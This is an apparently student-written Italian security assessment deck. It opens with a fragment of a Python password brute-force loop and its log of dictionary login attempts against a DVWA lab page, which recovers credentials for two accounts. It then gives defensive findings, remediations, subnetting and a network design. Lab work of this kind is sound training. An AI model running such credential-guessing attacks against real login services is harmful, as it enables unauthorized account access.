    for password in passwords:
        r=http_call(username, password)
    #     if (r==True):
    #         break
    # if (r==True):
    #     break
```




```
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=football&Login=Login tentativo con username: pablo e password: football fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=monkey&Login=Login tentativo con username: pablo e password: monkey fallito
siamo riusciti ad entrare la username è: pablo la password è: letmein
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=password&Login=Login tentativo con username: pablo e password: password fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=696969&Login=Login tentativo con username: pablo e password: 696969 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=shadow&Login=Login tentativo con username: pablo e password: shadow fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=master&Login=Login tentativo con username: pablo e password: master fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=666666&Login=Login tentativo con username: pablo e password: 666666 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=qwertyuiop&Login=Login tentativo con username: pablo e password: qwertyuiop fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=123321&Login=Login tentativo con username: pablo e password: 123321 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=mustang&Login=Login tentativo con username: pablo e password: mustang fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=1234567890&Login=Login tentativo con username: pablo e password: 1234567890 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=michael&Login=Login tentativo con username: pablo e password: michael fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=654321&Login=Login tentativo con username: pablo e password: 654321 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=pussy&Login=Login tentativo con username: pablo e password: pussy fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=superman&Login=Login tentativo con username: pablo e password: superman fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=1qaz2wsx&Login=Login tentativo con username: pablo e password: 1qaz2wsx fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=pablo&password=7777777&Login=Login tentativo con username: pablo e password: 7777777 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123456&Login=Login tentativo con username: smithy e password: 123456 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=12345678&Login=Login tentativo con username: smithy e password: 12345678 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=qwerty&Login=Login tentativo con username: smithy e password: qwerty fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123456789&Login=Login tentativo con username: smithy e password: 123456789 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=12345&Login=Login tentativo con username: smithy e password: 12345 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=1234&Login=Login tentativo con username: smithy e password: 1234 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=111111&Login=Login tentativo con username: smithy e password: 111111 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=1234567&Login=Login tentativo con username: smithy e password: 1234567 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=dragon&Login=Login tentativo con username: smithy e password: dragon fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=abc123&Login=Login tentativo con username: smithy e password: abc123 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123123&Login=Login tentativo con username: smithy e password: 123123 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=baseball&Login=Login tentativo con username: smithy e password: baseball fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=football&Login=Login tentativo con username: smithy e password: football fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=monkey&Login=Login tentativo con username: smithy e password: monkey fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=letmein&Login=Login tentativo con username: smithy e password: letmein fallito
siamo riusciti ad entrare la username è: smithy la password è: password
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=696969&Login=Login tentativo con username: smithy e password: 696969 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=shadow&Login=Login tentativo con username: smithy e password: shadow fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=master&Login=Login tentativo con username: smithy e password: master fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=666666&Login=Login tentativo con username: smithy e password: 666666 fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=qwertyuiop&Login=Login tentativo con username: smithy e password: qwertyuiop fallito
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=smithy&password=123321&Login=Login tentativo con username: smithy e password: 123321 fallito
```

REPORT TEST EFFETTUATI

Port scanner + HTTP + Brute Force (PhpMyAdmin e DVWA)





REPORT

Port Scanner + HTTP

- Sul web server presenti troppe porte aperte inutilizzate (Possibili rischi)
- HTTP: Servizi Offuscati, non visibili.

Brute Force PhpMyAdmin

- Credenziali deboli

Brute Force DVWA

- Low = Piccola difesa
- Medium = Media difesa
- High = Alta difesa ->Token

Criticità

- Firewall perimetrale non efficiente

- Router GW di basso mercato, poco performante (TP-LINK VR1200v router)

- VLAN Assenti
- Mancanza di uno Switch intermediario tra PC Uffici e Data Center
- IDS/IPS assenti
- Web server: porte aperte non utilizzate
- Subnetting non adeguato

- Credenziali deboli

Soluzioni

- Implementazione di un Firewall più prestante
- **Cisco Catalyst 8200 router cablato Gigabit Ethernet Grigio**

- VLAN Implementate

- N8560-64C, Switch per Data Center
- IDS/IPS presenti
- Chiusura porte inutilizzate
- Cambio credenziali per accesso (12 caratteri)
- Autorizzazione a 2FA

SUBNETTING

IP 192.168.10.0/26 255.255.255.192

11111111.11111111.11111111.11000000

IP NETWORK

- 192.168.10.0./26
  PRIMO PIANO
- 192.168.10.64/26
  SECONDO PIANO


IP GATEWAY

- 192.168.10.1/26
- 192.168.10.65/26

IP BROADCAST


- 192.168.10.63/26
- 192.168.10.127/26

Credenziali più sicure



Il nostro consiglio?

- Password Security Policy (>8 caratteri, Maiuscole, Simboli)
- Rarità password
- Cambio password periodico
- Autenticazione 2 fattori:
  - Qualcosa che l’utente ha (QR code, APP)
  - Qualcosa che l’utente sa (PIN)
  - Qualcosa che l’utente è (Riconoscimento facciale, impronta digitale)


Architettura di rete
VLAN
VLAN DIRETTORI
Client
Client
VLAN
VLAN SEGRETERIA
Client
Client
Client
SWITCH 2
FIREWALL PERIMETRALE
SWITCH 1
ROUTER GATEWAY
e-commerce Server
IDS
SWITCH 3
WAF
Web Server
IPS
SWITCH 0
Client
Client
UFFICI
Client
Client
Client
VLAN
DMZ

GRAZIE PER L’ATTENZIONE